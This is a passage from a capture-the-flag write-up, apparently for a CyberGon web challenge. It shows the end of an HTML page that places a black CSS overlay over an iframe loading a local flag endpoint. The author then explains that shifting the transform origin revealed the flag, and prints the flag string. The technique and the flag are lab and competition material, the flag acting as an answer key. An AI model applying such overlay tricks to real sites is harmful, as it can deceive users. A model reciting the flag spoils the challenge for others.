    background-color: black; /* Set your desired background color */
    position: absolute;
    top: 0;
    left: 0;
    z-index: 0;
    pointer-events: none; /* Allow interaction with iframe content */
   }
  </style>
</head>
<body>
 <iframe id="myIframe" src="http://localhost:8000/flag"></iframe>
 <div id="overlay"></div>
</body>
</html>
```

Figure 7.6: Flag

I got full flag by changing transform original x-axis value.

Flag: CyberGon{5|5|r|F|_|1|5|_|C|0|0|1|1|3|3|7|_|2|2|c|6|e|8|b|e|f|2|b|8|c|d|e|5}